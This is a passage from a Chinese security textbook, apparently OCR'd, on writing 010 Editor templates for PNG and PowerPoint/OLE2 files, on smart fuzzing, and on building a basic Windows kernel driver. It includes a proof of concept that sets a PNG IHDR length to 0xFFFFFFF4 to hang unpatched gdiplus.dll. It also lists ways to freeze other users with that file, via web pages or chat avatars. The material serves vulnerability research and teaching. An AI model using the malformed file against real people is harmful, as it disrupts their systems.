这意味着，文件的首 4 个字节将会映射到字符数组 header 中，下 4 个字节则会映射到整型变量 numRecords 中，并最终显示在解析结果中。

然而，在编写 010 脚本时可能会遇到这种情况：需要定义一些变量，但是这些变量并不对应着文件中的任何字节，而仅仅是程序运行中所需要的，这时可以使用 local 关键字来定义变

量。比如以下声明：

```
    local int i, total = 0;
    int recordCounts[5];
    for(i=0; i < 5; i++)
          total += recordCounts[i];
    double records[total];
```

这样，i 和 total 就不会映射到文件中去，也不会在解析结果中显示出来。

另外，在数据的定义中，可以加上一些附加属性，如格式、颜色、注释等。附加属性用尖括号<>括起来。常用的属性包括以下几种：

```
    <format=hex|decimal|octal|binary, fgcolor=<color>, bgcolor=<color>, comment=
"<string>", open=true|false|suppress, hidden=true|false,
    read=<function_name>, write=<function_name> >
```

下面给出一个简单的实例。假设有一种文件格式如图 17.3.2 所示，我们可以看出，它由一个 Header 和若干个 Record 数据块组成。在 Header 中，numRecords 表示 Record 的个数，而在 Record 中，根据 Header 中 version 值的不同，data 的类型也不同。



图 17.3.2　文件格式示例

根据文件格式，我们可以写出如下脚本：

```
    struct FILE {
       struct HEADER {
         char    type[4];
```

```
                int    version;
            int    numRecords;
        } header;

        struct RECORD {
                int    len;
            char   name[20];
            if( file.header.version == 1 )
                    char data[len];
            if( file.header.version == 2 )
                    byte data[len];
        } record[ file.header.numRecords ];
    } file;
```

17.3.3 010 脚本编写提高——PNG 文件解析

本节中我们将创建一个解析 PNG 文件的 010 脚本。首先来回顾一下图 17.2.2 中介绍过的 PNG 文件格式。由图 17.2.2 中可知，需要定义 PNG 签名和 Chunk 两种结构。先来定义 PNG 签名：

```
const uint64 PNGMAGIC = 0x89504E470D0A1A0AL;
```

接下来，参照 17.2.5 节介绍的 PNG 的 Chunk 格式，写下 Chunk 的结构定义：

```
typedef struct {
  uint32  length;
     char    ctype[4];
     ubyte   data[length];
     uint32  crc <format=hex>;
} CHUNK
```

其中<format=hex>是 crc 的附加属性，表明该数据用十六进制来表示。

我们还需要定义 CHUNK 结构体的 read 函数，以便在显示解析结果时能够给出每个 Chunk 的名字，显然 ctyte 的值可以作为 Chunk 的名字。此外，在 ctype 中，每个字节的第三位还分别标识了该 Chunk 的一些附加信息，如表 17-3-1 所示。

表 17-3-1 ctype 数据表述的附加信息

位　置	1	0
第 1 字节的第 3 位	Ancillary	Critical
第 2 字节的第 3 位	Private	Public
第 3 字节的第 3 位	ERROR_RESERVED	
第 4 字节的第 3 位	Safe to Copy	Unsafe to Copy

- Ancillary 表示该区块是辅助区块，这些区块是可有可无的；Critical 表示该区块是关键区块，这些区块是必需的。

- Private 表示该区块是不在 PNG 标准规格（PNG specification）区块 之中的，属于该 PNG 文件私有，其名称的第二个字母是小写的；Public 表示该区块属于 PNG 标准规格区块，其名称的第二个字母是大写的。
- Safe to Copy 表示该区块与图像数据无关，可以随意复制到改动过的 PNG 文件中；Unsafe to Copy 表示该区块内容与图像数据息息相关，如果对文件的 Critical 区块进行了增删改等操作，则该区块也需要进行相应的修改。

把这些信息也加到 Chunk 的显示结果中去。在 CHUNK 结构定义下面写出如下函数：

```
string readCHUNK(local CHUNK &c) {
      local string s;
      s=c.ctype+"  (";
      s += (c.ctype[0] & 0x20) ? "Ancillary, "     : "Critical, ";
      s += (c.ctype[1] & 0x20) ? "Private, "       : "Public, ";
      s += (c.ctype[2] & 0x20) ? "ERROR_RESERVED, " : "";
      s += (c.ctype[3] & 0x20) ? "Safe to Copy)"    : "Unsafe to Copy)";
      return s;
}
```

题外话：将一个数与 0x20（二进制为 0010 0000）进行“按位与”运算即为取该数的第 3 位。如果您平时留心的话，会发现在许多程序中都会用到这种按位运算的小技巧。

然后在上面定义好的 CHUNK 结构体后加上 read 属性，即把“}CHUNK;”这一行改为：

```
}CHUNK <read=readCHUNK>;
```

最后写入解析“主函数”：

```
// ------------------------------------------------------------
// Here's where we really allocate the data
// ------------------------------------------------------------
uint64 pngid <format=hex>;
if (pngid != PNGMAGIC) {
   Warning("Invalid PNG File: Bad Magic Number"); return -1;
}
while(!FEof()) {
       CHUNK chunk;
}
```

另外，由于 PNG 文件是按照 BigEndian 格式进行存储的，所以我们要在脚本的第一行加入：

```
BigEndian();
```

至此终于大功告成。将编写好的 010 脚本进行保存，打开一个 PNG 文件，然后运行该脚本。可以看到类似于图 17.3.3 的解析结果。

从图 17.3.3 中可以看到，该 PNG 文件包含了 6 个 Chunk：IHDR、gAMA、cHRM、PLTE、IDAT 和 IEND。当然，根据 PNG 文件的不同，解析结果也不尽相同。但是在任何 PNG 文件中，IHDR、PLET、IDAT 和 IEND 这 4 个 Chunk 是必不可少的。

下面我们来做一个有趣的实验。首先介绍一下实验环境，如表 17-3-2 所示。

uint64 pngid	89504E470D0A1A0Ah	0h	8h
struct CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h
uint32 length	13	8h	4h
char ctype[4]	IHDR	Ch	4h
char ctype[0]	73 'I'	Ch	1h
char ctype[1]	72 'H'	Dh	1h
char ctype[2]	68 'D'	Eh	1h
char ctype[3]	82 'R'	Fh	1h
ubyte data[13]		10h	Dh
uint32 crc	44A48AC6h	1Dh	4h
struct CHUNK chunk[1]	gAMA (Ancillary, Public, Unsafe to Copy)	21h	10h
struct CHUNK chunk[2]	cHRM (Ancillary, Public, Unsafe to Copy)	31h	2Ch
struct CHUNK chunk[3]	PLTE (Critical, Public, Unsafe to Copy)	5Dh	2EEh
struct CHUNK chunk[4]	IDAT (Critical, Public, Unsafe to Copy)	34Bh	2BBh
struct CHUNK chunk[5]	IEND (Critical, Public, Unsafe to Copy)	606h	Ch

图 17.3.3 PNG 文件解析结果

表 17-3-2 实验环境

计算机	VMware 虚拟机或者实体机
操作系统	Windows XP Professional Server Pack 3
GdiPlus.dll 版本	5.1.3102.5512

题外话：GdiPlus.dll 是 GDI 图像设备接口图形界面的相关模块，属于 Microsoft GDI+，它会在安装一些软件或补丁时出现，并且出现在与所安装软件相同分区下。所以 gdiplus.dll 不一定在 C:\WINDOWS\system32 目录里，在实验前您可能有必要搜索一下它的位置。

在之前的 PNG 解析结果中找到 IHDR Chunk 的 length 位置，也就是第 9～12 字节，通常情况下其值应该是 13(0x0D)。现在我们把它改为 0xFFFFFFF4，并将文件另存为 poc.png。如图 17.3.4 所示。

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h:  89 50 4E 47 0D 0A 1A 0A FF FF FF F4 49 48 44 52  ‰PNG....ÿÿÿôIHDR
0010h:  00 00 00 20 00 00 00 20 08 03 00 00 00 44 A4 8A  ... ... .....D¤Š
0020h:  C6 00 00 00 04 67 41 4D 41 00 01 86 A0 31 E8 96  Æ....gAMA..† 1è–
0030h:  5F 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  _... cHRM..z&..€
```

Template Results - MyPNGTemplate.bt

Name	Value	Start	Size
uint64 pngid	89504E470D0A1A0Ah	0h	8h
struct CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h
uint32 length	4294967284	8h	4h
char ctype[4]	IHDR	Ch	4h
ubyte data[13]		10h	Dh
uint32 crc	44A48AC6h	1Dh	4h

图 17.3.4 将 IHDR 的 length 修改为 0xFFFFFFF4

在实验计算机中打开 poc.png，或者仅仅是打开 poc.png 所在的文件夹，explorer.exe 的 CPU

占用率就上升到了将近 100%，使系统接近当机状态。只有强行结束或重启 explorer.exe 进程才能使系统恢复正常。如图 17.3.5 所示。

实际上，这是一个 gdiplus.dll 在处理 IHDR 时的整数溢出漏洞。该漏洞有很多种危害方式：

- 使得打开 poc.png 文件或者打开 poc.png 所在文件夹的未打补丁的用户死机
- 将 poc.png 挂到某个网站页面上，将使得访问该页面的未打补丁的用户死机
- 将 poc.png 设为 QQ 或 MSN 头像，将使看到您头像的未打补丁的好友死机
- ……

由此可见，在解析文件的基础上进行漏洞的挖掘和测试比盲目地 Fuzz 要方便、有效很多。



图 17.3.5　CPU 占用率 100%

17.3.4　深入解析，深入挖掘——PPT 文件解析

这一节我们将挑战一种更加复杂的文件类型解析。通过学习本节手工解析 PPT 的知识，您完全可以自动化这种手工挖掘的过程，并据此写出自己的 Smart Fuzz 工具。

Office 系列软件使用的文件格式可以分为两个系列。

Office 97~Office 2003：使用基于二进制的文件格式，文件名后缀为 doc、ppt、xls 等。

Office2003 及更高版本：使用基于 XML 的文件格式，文件名后缀为 docx、pptx、xlsx 等。

本节主要讨论 PowerPoint 97~2003 所使用的二进制文件格式。如图 17.1.2 所示，PPT 文件的解析过程从逻辑上可以分为如表 17-3-3 所示的四层。

表 17-3-3　PPT 文件解析器逻辑分层

测试深度	解析逻辑	数据粒度	Fuzz 方法
Level1	OLE2 解析器	离散分布的 512 字节数据段	修改 OLE 文件头、FAT 区块、目录区块

			等位置的数据结构
Level2	PPT 记录解析器	流和信息库	修改流中的数据，破坏记录头和数据的关系
Level3	PPT 对象创建器	原子和容器	用负载替换原子数据

续表

测试深度	解析逻辑	数据粒度	Fuzz 方法
Level4	PPT 对象内部逻辑	原子记录内部的 integer、bool、string 等类型数据	用相关的负载集修改字节数据

PPT 的有效数据被组织在基于 OLE2 的二进制文件中。OLE2 文件把数据组织成流（Stream）进行存储。数据流在逻辑上连续存储，在硬盘上则离散存储，如图 17.3.6 所示。

如果直接用十六进制编辑器打开一个 OLE2 文件的话，将会看到许多大小为 512 字节的离散的数据块，并且在文件的开头有一个存储了这些数据块索引的 FAT 表。如果熟悉 FAT32 文件系统的话，您会发现 OLE2 的 FAT 表跟 FAT32 文件系统的索引是很相似的。



图 17.3.6　OLE2 文件格式

在本书的附带资料中，我们给出了一个解析 OLE2 文件的 010 脚本 OLE2.bt。用 010 Editor 载入 PPT 文件，运行 OLE2.bt，可得到类似图 17.3.7 的解析结果。推荐您参照 OLE2 文件格式的详细介绍“Windows Compound Binary File Format Specification”来理解该脚本。

可以看到，我们已经把看起来“杂乱无章”的二进制文件解析成了可读性较强的 OLE2 结构体，可以比较容易地读出文件中的各个数据流。接下来我们要将 OLE2 进一步解析为 PPT。

PPT 的有效数据存储在 OLE2 的 stream 中，通常一个 PPT 文件包括以下几种 stream，如表 17-3-4 所示。



图 17.3.7　OLE2 解析结果

表 17-3-4　PPT 中常见数据流

数据流名称	说　明
Current User	包含最近打开演示文档的用户信息
PowerPoint Document	包含演示文档中的数据信息
Pictures(可选)	包含演示文档中的图像信息
Summary Information	包含演示文档的若干统计信息
Document Summary Information(可选)	包含演示文档的若干统计信息

在 PowerPoint Document 数据流中，包含了我们感兴趣的大部分信息，例如 font、color、text、position 等数据结构。所以下面着重讨论 PowerPoint Document 数据流的解析。

在 PowerPoint Document 数据流中，数据以若干个“记录（Record）”的形式存储。每个记录都包含一个 8 字节的 header，根据 header 的不同，记录又可分为“容器（Container）”和“原子（Atom）”两种类型。其中，容器可以包含原子和其他容器，而原子则包含了 PowerPoint 对象的真正数据。如图 17.3.8 所示。

微软已经公布了 PPT 文件中所有记录（record）的格式说明，这就不难从 OLE2.bt 解析出

的数据流中进一步解析出所有 PPT 的原子和容器结构。如果您亲自动手编程，不难发现这实际上是一个树的遍历问题。限于篇幅，这里不再对解析过程做详细说明。在本书的随书资料中我们给出了一个简单的 010 解析脚本 ppt_parse.bt。执行 ppt_parse.bt 脚本，即可得到 PPT 的解析结果，如图 17.3.9 所示。



图 17.3.8　PPT 中的 Record 和 Atom



图 17.3.9　PPT 解析结果

下面我们再来做一个实验。在解析结果中找到 PSR_FontEntityAtom FontEntityAtom 的一条记录（如图 17.3.9 中选中的部分），将其展开，可以看到 FontEntityAtom 的数据结构如表 17-3-5 所示。

表 17-3-5　FontEntityAtom 数据结构

位　置	类　型	名　称
0	uint2[32]	lfFaceName
64	ubyte	lfCharSet
65	ubyte	lfClipPrecision
66	ubyte	lfQuality
67	ubyte	lfPitchAndFamily

其中，lfFaceName 的内容是一个以 NULL（0x0000）结尾的字符串，它指定的所用的字体名。该字符串的长度不得超过 32 个字符。我们将 lfFaceName 的内容改成没有结束符 NULL 的长字符串，比如 32 个 0x1111，另存为 test.ppt。然后用 PowerPoint 打开 test.ppt，选中与更改过的 FontEntityAtom 相关的文字，可以看到该文字的字体名称变成了一堆乱码，这便是畸形数据（Malformed Data），如图 17.3.10 所示。



图 17.3.10　PowerPoint 打开 test.ppt 时脏数据的出现

通过这种方法，可以在 PPT 文件中构造出具有高度针对性的畸形数据，而避免 OLE2 层初级解析器的异常，将畸形数据直接送达 PowerPoint 解析器的最深层。这种深入解析，深入挖掘的思想已经被越来越多的 Smart Fuzz 测试系统所采用。

第 21 章　探索 ring0

21.1　内核基础知识介绍

21.1.1　内核概述

Intel x86 系列处理器使用“环”的概念来实施访问控制，共有 4 个权限级别，由高到低分别为 Ring0、Ring1、Ring2、Ring3，其中 Ring0 权限最高，Ring3 权限最低。Windows（从 NT 开始）和 Linux 等多数操作系统在 Intel x86 处理器上只使用了 Ring0 和 Ring3，其中内核态对应着 Ring0，用户态对应着 Ring3。两个特权级足以实现操作系统的访问控制，况且之前支持的有些硬件体系结构（比如 Compaq Alpha 和 Silicon Graphics MIPS）只实现了两个特权级。本篇所讨论的内核程序漏洞特指 Ring0 程序中的能被利用的 bug 或缺陷。

一般地，操作系统的内核程序、驱动程序等都是在 Ring0 级别上运行的。此外，很多安全软件、游戏软件、工具软件等第三方驱动程序，也会通过系统服务的方式在 Ring0 级别上运行。越来越多的病毒、木马、后门、恶意软件也有自己的驱动程序，想方设法的进入 Ring0，以求提高自身的运行权限，与安全软件进行对抗。

时至今日，Ring0 上运行的程序已经不再是单纯的系统内核，内核漏洞也不再是操作系统专属的问题，而是很多安全软件、游戏软件、工具软件等软件厂商共同需要面对的问题。

随着操作系统和安全软件的日益完善，在普通溢出漏洞难以奏效的情况下，容易被人忽略的内核漏洞往往可以作为突破安全防线的切入点。如果病毒木马加载了驱动或进入了 Ring0，是否还能够实施有效的防御呢？这是一个很有趣的问题，因为对抗的双方都处在系统最高权限，我们称之为“内核 PK”，也许这种 PK 能成为今后的一个研究热点。

研究内核漏洞，需要首先掌握一些内核基础知识，例如内核驱动程序的开发、编译和运行，内核中重要的数据结构等，后面几节将对这些内容做简单的介绍。

21.1.2　驱动编写之 Hello World

让我们先从编写最简单的驱动程序“Hello World”开始。用您喜欢的编辑器编辑如下代码并保存为 helloworld.c 文件，例如这里的路径是：D:\0day\HelloWorld\helloworld.c。

```
/*********************************************************************
      created:          2010/12/06
      filename:         D:\0day\HelloWorld\helloworld.c
      author:           shineast
```

```
      purpose:            Hello world driver demo
*************************************************************************/
#include <ntddk.h>
#define DEVICE_NAME L"\\Device\\HelloWorld"
#define DEVICE_LINK L"\\DosDevices\\HelloWorld"
//创建的设备对象指针
PDEVICE_OBJECT g_DeviceObject;
/************************************************************************
 驱动卸载函数
      输入：驱动对象的指针
      输出：无
************************************************************************/
VOID DriverUnload( IN PDRIVER_OBJECT  driverObject )
{
      //什么都不做，只是打印一句话
      KdPrint(("DriverUnload: 88!\n"));
}
/************************************************************************
 驱动派遣例程函数
      输入：驱动对象的指针,Irp 指针
      输出：NTSTATUS 类型的结果
************************************************************************/
NTSTATUS DrvDispatch(IN PDEVICE_OBJECT driverObject,IN PIRP pIrp)
{
      KdPrint(("Enter DrvDispatch\n"));
      //设置 IRP 的完成状态
      pIrp->IoStatus.Status=STATUS_SUCCESS;
      //设置 IRP 的操作字节数
      pIrp->IoStatus.Information=0;
      //完成 IRP 的处理
      IoCompleteRequest(pIrp,IO_NO_INCREMENT);
      return STATUS_SUCCESS;
}
/************************************************************************
 驱动入口函数（相当于 main 函数）
      输入：驱动对象的指针，服务程序对应的注册表路径
      输出：NTSTATUS 类型的结果
************************************************************************/
NTSTATUS DriverEntry( IN PDRIVER_OBJECT  driverObject,
IN PUNICODE_STRING  registryPath )
{
      NTSTATUS      ntStatus;
      UNICODE_STRING devName;
      UNICODE_STRING symLinkName;
```

```
        int i=0;
        //打印一句调试信息
        KdPrint(("DriverEntry: Hello world driver demo!\n"));
        //设置该驱动对象的卸载函数
        driverObject->DriverUnload = DriverUnload;
        //创建设备
        RtlInitUnicodeString(&devName,DEVICE_NAME);
        ntStatus = IoCreateDevice( driverObject,
                0,
                &devName,
                FILE_DEVICE_UNKNOWN,
                0, TRUE,
                &g_DeviceObject );
        if (!NT_SUCCESS(ntStatus))
        {
                return ntStatus;
        }
        //创建符号链接
        RtlInitUnicodeString(&symLinkName,DEVICE_LINK);
        ntStatus = IoCreateSymbolicLink( &symLinkName,&devName );
        if (!NT_SUCCESS(ntStatus))
        {
                IoDeleteDevice( g_DeviceObject );
                return ntStatus;
        }
        //设置该驱动对象的派遣例程函数
        for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
        {
                driverObject->MajorFunction[i] = DrvDispatch;
        }
        //返回成功结果
        return STATUS_SUCCESS;
}
```

helloworld 驱动在 DriverEntry 入口函数中依次完成了：驱动卸载函数的设置，驱动设备的创建，符号链接的创建，驱动派遣例程函数的设置。

DriverEntry 函数相当于应用程序的 main 函数，是驱动的入口函数，执行在 System 进程中。DriverEntry 函数的返回值类型是 NTSTATUS，如果是 STATUS_SUCCESS，表示驱动加载成功；否则表示驱动加载失败，具体失败原因由相应的返回值来表述。

驱动卸载函数，是驱动程序在被卸载时要调用的函数，如上面代码所示，驱动卸载函数被设置为 DriverUnload，在 DriverUnload 中其实并没有做什么，只是打印了一句话，相当于一个空函数。当然驱动卸载函数并不是必须要设置的，如果没有设置，驱动程序就无法被卸载。

驱动设备的创建和符号链接的创建，是为了能够在 Ring3 打开该设备对象，并和驱动进行通信，后面的 21.1.4 节和 21.1.5 节将有所介绍。

驱动派遣例程函数，是 Ring3 向驱动发出不同类型的 I/O 请求，经过系统的“派遣”后，最终会调用到对应的驱动派遣例程函数来，后面的 21.1.3 节中会对“派遣例程”进行详细地介绍。

helloworld.c 写好后，同目录下还需要两个文件：makefile 文件和 sources 文件。makefile 文件的内容通常是固定的，如下所示。

```
!IF 0
Copyright (C) Microsoft Corporation, 1999 - 2002
Module Name:
   makefile.
Notes:
   DO NOT EDIT THIS FILE!!!  Edit .\sources. if you want to add a new source
   file to this component.  This file merely indirects to the real make file
   that is shared by all the components of Windows NT (DDK)
!ENDIF
!INCLUDE $(NTMAKEENV)\makefile.def
```

sources 文件比较重要，可以配置要编译的源文件，以及编译出的 sys 文件名称等。由于 helloworld.c 是一个简单的驱动，因此其所对应的 sources 也很简单，只有三行，如下所示。

```
TARGETNAME=helloworld
TARGETTYPE=DRIVER
SOURCES=helloworld.c
```

其中 TARGETNAME 表示要编译出的 sys 文件的名称；TARGETTYPE 表示编译出的 PE 文件类型；SOURCES 表示要被编译的源文件。这里只有一个 helloworld.c 需要编译，如果有多个源文件要编译，可以使用空格分隔。

准备好上面的三个文件（helloworld.c、makefile、sources）后，还需要安装 Microsoft 的 WDK（Windows Driver Kit）。安 装 WDK 的过程这里不再赘述，其编译代码的过程大致如图 21.1.1 所示：点击“开始”菜单→程序→Windows Driver Kits→WDK 的版本（这里是“WDK 7600.16385.0”）→ Build Environment→Windows XP→x86 Checked Build Environment。

图 21.1.1　从开始菜单中打开 WDK 的编译环境

这里我们选择“Windows XP”的“x86 Checked Build Environment”，即 32 位的 XP 系统上的 debug 版编译环境。之后将出现一个控制台，使用 cd 命令，进入驱动源文件所在的目录，

即 D:\0day\HelloWorld，然后使用 build 命令进行编译，如图 21.1.2 所示。



图 21.1.2　helloworld 的编译结果

helloworld 的编译成功结束后，helloworld.sys 驱动文件将出现在 D:\0day\HelloWorld\objchk_wxp_x86\i386 目录下。如图 21.1.3 所示。



图 21.1.3　helloworld.sys 编译成功

编译出的 helloworld.sys 不能像 exe 一样直接双击运行，需要作为内核模块来加载和运行。我们可以在用户态使用服务管理器创建一个服务，将 helloworld.sys 和服务关联在一起，通过启动服务向内核加载 helloworld.sys。这个过程对于初学者略显复杂，可以通过工具来完成。类似的驱动加载工具有很多，这里推荐 OSR Online 上的一个工具——OSRLOADER。通过链接（http://www.osronline.com/article.cfm?article=157）可以下载到目前最新版本 V3.0 的 OSRLOADER，界面如图 21.1.4 所示。

单击“Browser”按钮，选择前面编译出的 helloworld.sys 驱动，单击最下面的“Register Service”按钮，即注册为系统服务。注册成功后，单击“Start Service”按钮，就可以启动 helloworld.sys 驱动了。卸载驱动时，先单击“Stop Service”按钮，再单击“Unregister Service”按钮即可卸载注册的服务。

